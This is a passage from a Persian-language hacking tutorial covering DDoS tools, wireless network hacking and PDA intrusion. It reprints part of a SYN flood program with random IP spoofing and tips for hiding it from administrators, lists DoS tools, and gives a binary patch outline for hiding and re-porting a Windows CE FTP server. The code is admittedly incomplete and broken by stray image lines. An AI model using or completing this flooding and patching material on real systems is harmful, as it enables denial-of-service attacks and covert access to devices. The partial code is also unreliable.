-u UDP source port for trinoo (default 53)
-v verbose mode (use twice for more verbosity)
host(s) are target hosts (ignored if using -c)

```

روش های دیگری هم در DDoS وجود دارد مثل Ping مرگبار یا دیگر روش ها آنها را هم امتحان کنید ویا روشی با نام SYN Flood که یکی از متداول ترین روش هاست قسمتی از یک کد برنامه SYN Flood به شکل زیر است

```

/* Syn Flooder
 * TCP Functions by trurl_ (thanks man).
 * Some more code by Zakath.
 * Speed/Misc Tweaks/Enhancements - ultima
 * Nice Interface - ultima
 * Random IP Spoofing Mode - ultima
 * How To Use:
 * Usage is simple. srcaddr is the IP the packets will be spoofed from.
 * dstaddr is the target machine you are sending the packets to.
 * low and high ports are the ports you want to send the packets to.
 * Random IP Spoofing Mode: Instead of typing in a source address,
 * just use '0'. This will engage the Random IP Spoofing mode, and
 * the source address will be a random IP instead of a fixed ip.
 * Released: [4.29.97]
 * To compile: cc -o synk4 synk4.c
 */
#include <signal.h>
#include <stdio.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <linux/ip.h>
#include <linux/tcp.h>
/* These can be handy if you want to run the flooder while the admin is on
 * this way, it makes it MUCH harder for him to kill your flooder */
/* Ignores all signals except Segfault */
// #define HEALTHY
/* Ignores Segfault */
// #define NOSEGV
/* Changes what shows up in ps -aux to whatever this is defined to */
// #define HIDDEN "vi .cshrc"
#define SEQ 0x28376839
#define getrandom(min, max) (((rand() % (int)(((max)+1) - (min))) + (min)))
unsigned long send_seq, ack_seq, srcport;
char flood = 0;
int sock, ssock, curc, cnt;
/* Check Sum */
unsigned short
ip_sum (addr, len)
u_short *addr;
int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;
    while (nleft > 1)
    {
        sum += *w++;
        nleft -= 2;
    }
    if (nleft == 1)
    {

```

```


*(u_char *) (&answer) = *(u_char *) w;
sum += answer;
}
sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
sum += (sum >> 16); /* add carry */
answer = ~sum; /* truncate to 16 bits */
return (answer);
}
void sig_exit(int crap)
{
#ifdef HEALTHY
printf("_[H_]Signal Caught. Exiting Cleanly.\n");
exit(crap);
#endif
}
void sig_segv(int crap)
{
#ifdef NOSEGV
printf("_[H_]JSegmentation Violation Caught. Exiting Cleanly.\n");
exit(crap);
#endif
}
}
unsigned long getaddr(char *name) {
struct hostent *hep;

```

جهت جلوگیری از هرگونه سوءاستفاده این کدها ناقص می باشند در کل برای برنامه نویسانی که قصد کار بر روی این نحوه حملات دارند این کدها قابل تامل می باشند

چند برنامه GUI برای DoS نیز همانند

1: Yours



2: Shut Up

3: BitchSlap

که در ویندوز قابل استفاده هستند موجود می باشند – لازم به تذکر است از این ابزار برای تست امنیت شبکه های خود بایستی استفاده نمایید در غیر اینصورت مسولیت هر گوه خرابکاری بر عهده شما می باشد

در کل ابزار ها و برنامه ها و از همه مهم ترمندها و روش های بی شماری در این حوزه وجود دارد که می توانید از آنها نیز بهره بگیرید جهت جلوگیری از هر گوه خسارت های احتمالی ناشی از بکار گیری نامناسب از این متد ها به همین مقدار راهنمایی ها در زمینه DDOS اکتفاء می کنم – امیدوارم همیشه در جهت سازندگی از علم خود


استفاده نمایید و همانند Terminator ها عمل نکنید

برای افزایش توانایی این گونه ابزار ها مثل NetStumbler در جهت پیدا کردن مکان های شبکه های بیسیم یک نفوذگر می تواند از آنتن های موازی جهت تمرکز رابط ها بی سیم در جهت مستقیم استفاده نماید یکی از منابع اصلی که شامل اطلاعات بی شماری در زمینه ی آنتن ها ی مستقیم می باشد Bay Area Wireless Group است

نکته مهم :

همیشه بیاد داشته باشید چهار ابزار مهم در بخش هک Wireless برنامه های اسکن کننده به نام های 1: netstumbler 2: Ethereal 3: AiroPeek 4: Kismet می باشند هرکدام از این برنامه ها امکانات خاصی را در اختی ار شما قرار می دهند

در حوزه هک شبکه های بی سیم زیر شاخای به نام هک تلفن های سیار نیز به خصوص هک موبایل های سری های مختلف نوکیا نیز قابل بررسی است خود این مبحث نیز با توجه به مدل های گوناگون این دستگاه ها متفاوت می باشد -بحث بر روی دستگاه های موبایل من جمله هک دستگاههای موبایل بوسیله Script را در مجالی دیگر به آن خواهیم پرداخت
در ضمن می توانید از برنامه های تست امنیت نیز در شبکه های بی سیم نیز استفاده نمایید من جمله GFI Languard SecurityScanner



چند نکته :

در بیشتر اوقات می توانید بعضی از SSID های را که به طور پیش فرض مورد استفاده قرار می گیرند را استفاده نمایید از آسیب پذیری های از جمله ارتباطات طولانی و حجیم RF و همچنین ترافیک شبکه های رمز نشده –دسترسی فیزیکی به ابزار های شبکه های بی سیم که بسیار خطرناک می تواند باشد به طور مثال نباید شرکت ها ابزار ها مثل Access point ها یا آنتن ها فرستنده را در معرض دید و در دسترس قرار دهند

مطالب مربوط به هک MAC Address فراتر از سطح این مقاله می باشد دوستانی که با اطلاعات بیشتری در این زمینه علاقه من هستند می توانند از White paper های شرکت سیسکو در این زمینه استفاده کنند به طور مثال اگر بخواهید پی ببرید که سازنده امواج رادیویی از چه شرکتی و با چه مدلی است می توانید بعد از آگاهی از این موضوع به دنبال آسیب پذیری های آن نوع بروید برای این امر می توانید از شناسایی MAC Address استفاده کنید

```
#!/usr/bin/perl

my %cards;
my %ips;

open(ARP,"arp -an|") || die "Couldn't open arp table: $!\n";

print "Looking up OUIs.";
while(<ARP>) {
    chomp;
    my $addr = $_;
    my $ip = $_;
    $addr =~ s/.* ([\d\w]+:[\d\w]+:[\d\w]+):.*$/1/;
    $addr =~ s/\b([\d\w])\b/0$1/g;
    $addr =~ s/[:-]/-/g;
    next unless $addr =~ /^...-.../;

    $ip =~ s/.*?(\d+\.\d+\.\d+\.\d+).*/$1/;
    print " ";
    $cards{$addr} ||= `curl -sd 'x=$addr' http://standards.ieee.org/cgi-bin/[RETURN]ouisearch`;
    ($cards{$addr} =~ /Sorry!/) && ($cards{$addr} = "Unknown OUI: $addr");
    $ips{$ip} = $addr;
}
print "\n";
for(keys(%ips)) {
    $cards{$ips{$_}} =~ s/.*.hex.\s+([\w\s\,\.]+)\n.*/$1/s;
    print "$_ -> $cards{$ips{$_}}\n";
}
```

بعد از اجرای کدها نتایج بدست آمده بصورت زیر نمایان است

```
rob@florian:~$ perl machines.pl
Looking up OUIs.....
10.15.6.98 -> Compaq Computer Corporation
10.15.6.44 -> Aironet Wireless Communication
10.15.6.64 -> Aironet Wireless Communication
10.15.6.49 -> APPLE COMPUTER, INC.
10.15.6.75 -> Netgear, Inc.
10.15.6.87 -> APPLE COMPUTER, INC.
10.15.6.62 -> Senao International Co., Ltd.
```

شاید به عنوان مدید شبکه بخواهید بفهمید که چه کسی در Sub Domain شما قرار دارد با یک Ping ساده می توانید به این مطلب پی ببرید که چه کسانی در دامنه شما قرار دارند

برای اطلاع از آدرس ها دستور Ipconfig استفاده کنید

```
rob@florian:~$ ifconfig eth0
eth0  Link encap:Ethernet HWaddr 00:40:63:C0:AA:4B
       inet addr:10.15.6.1 Bcast:10.15.6.255 Mask:255.255.0
       UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
       RX packets:13425489 errors:0 dropped:33 overruns:0 frame:0
       TX packets:19603221 errors:1118 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:100
       RX bytes:3073225705 (2930.8 Mb) TX bytes:1301320438 (1241.0 Mb)
       Interrupt:10 Base address:0xe800

rob@caligula:~$ ifconfig en1
en1:  flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
       inet6 fe80::230:65ff:fe03:e78a%en1 prefixlen 64 scopeid 0x5
```

```
inet 10.15.6.49 netmask 0xffffffff broadcast 10.15.6.255
ether 00:30:65:03:e7:8a
media: autoselect status: active
supported media: autoselect
```

همانطور که ملاحظه می کنید بیشتر ماشین ها پاسخ می دهند

```
rob@caligula:~$ ifconfig en1
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    inet6 fe80::230:65ff:fe03:e78a%en1 prefixlen 64 scopeid 0x5
    inet 10.15.6.49 netmask 0xffffffff broadcast 10.15.6.255
    ether 00:30:65:03:e7:8a
    media: autoselect status: active
    supported media: autoselect
```

در آخر این بخش باید به این مطلب اشاره کنم که بسیاری از مطالبی را که برای این بخش از مقاله در نظر گرفته و جمع آوری کرده بودم را به علت بیرون بودن از حوصله علمی و حجمی مقاله به میان نیاورده و حذف نمودم مقدار کد ها و همچنین ابزار ها و همچنین روش های هک در شبکه های بی سیم غیر قابل تصور است بدین جهت نتوانستم به بسیاری از مطالب اشاراتی هر چند کوتاه کنم ولی در کل هدف من از نگارش این مقاله آشنا کردن دوستان با با بعضی از مفاهیم پایه ای شبکه و مقولاتی هر چند مختصر در حوزه امنیت بود امید است خوانندگان محترم با توجه به گستردگی و همچنین به روز بودن مقولاتی از این دست با توجه به راهنمایی های ارائه شده خود به تحقیقات بیشتری در این زمینه بپردازند به اعتقاد من دنیای آینده دنیای بی سیم خواهد بود و اگر از هم اکنون به فکر بالا بردن سطح معلوماتمان در این زمینه باشیم همان اتفاقی خواهد افتاد که در چند سال گذشته به علت عدم آگاهی های لازم در زمینه IT در کشور عزیزمان ایران بوقوع پیوست و این همان عقب ماندگی ایران با اختلاف تکنولوژیکی چند دهه ای در این زمینه بود هنوز پدیده Wireless در آغاز دوران خودش از نظر شتابگیری در حوزه IT می باشد اگر از همین الان به فعالیت بپردازیم می توانیم خودمان را با این پدیده تقریباً نوظهور همگام کنیم و نه تنها یک استفاده کننده محصول نهایی فن آوری بی سیم باشیم بلکه خود نیز یکی از تولید کنندگان محصولات بی سیم باشیم هر چند اگر سهم اندکی از بازار جهانی را به خود اختصاص دهیم کشور هایی همانند برزیل و چین و هند تا حدی به خود کفایی در بسیاری از زمینه های IT رسیده اند و ما نیز راهی جز پیمودن این راه برای تبدیل شدن به یک قدرت جهانی نخواهیم داشت

صاحب نظران گسترش قدرت ها در آینده را به داشتن تکنولوژی های اطلاعاتی نسبت می دهند نه به برتری های نظامی به این صورت که می گویند : علم مساوی قدرت اگر نگاهی گذرا به چرخه تولید تکنولوژی با هم بیندازیم فهم این مطلب به خوبی نمایان می شود

قدرت Data → Information → Knowledge → Technology →

در کشور ما ایران همیشه محصول نهایی وارد می شود حتی اگر درجایی اگر گفته می شود ما فلان تکنولوژی را به طور کامل از فلان کشور وار نموده ایم حرف گزافی است چرا که کشور های مذکور هیچ گاه 3 پروسه قبلی را به ما نخواهند داد مثلاً ما شاید تولید کننده Mobile باشیم ولی هیچ گاه طراح بورد الکترونیکی آن نبوده ایم همانند صنعت خودرو امید است ایران نیز در صنعت بی سیم به هر چهار پروسه تولید یک محصول نهایی دست پیدا کند

PDA for Hacking

Wireless Networking and Hacking By Collect0r

امیدوارم که تا این قسمت از مقاله خسته نشده باشید. تا به حال ابزار های هکینگ ما شامل یک نوت بوک بی سیم با آنتن و همچنین دیگر اجزا مثل PCMCIA و.. ولی فکر می کنم که شاید تهیه این تجهیزات مقداری سخت باشه تا آنجایی هم که می دونم آنتن های مخصوص این قبیل فعالیت ها به خصوص در کشور هایی مثل ایران به دلیل این که مخابرات بیشتر متمرکز در بخش دولتی هست و اغلب هم دولت ها به خاطر مسائل دولتی از در اختیار گذاشتن این تجهیزات جلوگیری می کنند در اروپا هم وضع تا حدودی هم به همین منوال است با اینکه تهیه این قبیل ابزار من جمله نوت بوک و آنتن ها آزاد و براحتی تهیه می شوند ولی بعضی از ابزار های پیشرفته تر هم در آنجا در دسترس عموم نیست فکر می کنم در ایران حتی همون آنتن های ساده هم دردسترس همگان نباشه ..ولی تمامی راه ها بسته نشده اند هنوز هم می توانید بدون استفاده از ابزار هایی از قبیل آنتن ها هم به هک بی سیم بپردازید سوال می کنید که چگونه ؟ جواب ساده است PDA

شاید تا به حال نمیدونستید که بشه با PDA ها هم همانند تجهیزاتی که در بالا ذکر کردم تقریباً به همون فعالیت ها پرداختر بخش گذشته با استفاده از mininetstumbler آشنا شدید البته محدودیت هایی وجود داره ولی باز هم از هیچ چیز بهتر هستش . چند مثال دیگر هم برای شما در این زمینه تهیه کردم برای شروع ابزارهای زیر را تهیه کنید فکر نمی کنم قیمت های بالایی داشته باشند در کل بر روی هم قیمتی در حدود 350 \$ خواهند داشت به ترتیب از سمت چپ به راست :


iPAQ – Sleeve – NIC - WNIC



روش های نفوذ :

1: FTP سرور مخفی در PDA (اگر یادتان باشد در PDA ها امروزی از سیستم عامل Windows CE استفاده می شود که دارای آسیب پذیری هایی می باشد

از جمله FTPsrv.exe که نیازی به پروسه امنیتی شناسایی کاربر ندارد - در لیست برنامه های مقیم شده در حافظه قرار نمی گیرد- دسترسی کامل به تمامی فایل های PDA دارای نماد قابل رویت که بر روی پورت 21 هم باز می شود






اکسپلویتی برای FTP

- Locate window Icon functions (**DEMO START**)
- Shell_NotifyIcon – This function sends a message to the system to add, modify, or delete an icon from the taskbar status area.
 - **Shell_NotifyIcon**(
DWORD dwMessage,
PNOTIFYICONDATA pnid);
- dwMessage
 - NIM_ADD, NIM_MODIFY , NIM_DELETE
- Shellapi.h
 - #define NIM_ADD 0
 - #define NIM_MODIFY 1
 - #define NIM_DELETE 2
- 00013AC8 – Shell_NotifyIcon Create
 - MOV Shell_NotifyIcon □ MOV R0, R0
 - 3A 01 00 EB □ 00 00 A0 E1
 - 00013AC8 □ 2EC8
- 00013B18 – Shell_NotifyIcon Delete
 - BL Shell_NotifyIcon □ MOV R0, R0
 - 26 01 00 EB □ 00 00 A0 E1
 - 00013B18 □ 2F18
- 0001694C – Change Port
 - 0x15 = 21 □ ?? (0x2D = 45)
 - 0001694C □ 454C

ابزار های Sniff داده ها در Win CE Mobiles عبارتند از :


vxSniffer, Airscanner Sniffer, CEniffer

آیا پسسوردهای من در PDA شما است ؟؟



توانایی های دیگر PDA برای عملیات نفوذ گری :

Hidden Share




FTP



Remote Desktop




VNC



Chapter 5

Telephone History 1G – 2G – 3G – 4G
Security Sites
Black Book - License



Telephone History 1G – 2G – 3G – 4G


Wireless Networking and Hacking By Collect0r

ارتقاء سیستمهای مخابرات سیار از آغاز تا امروز

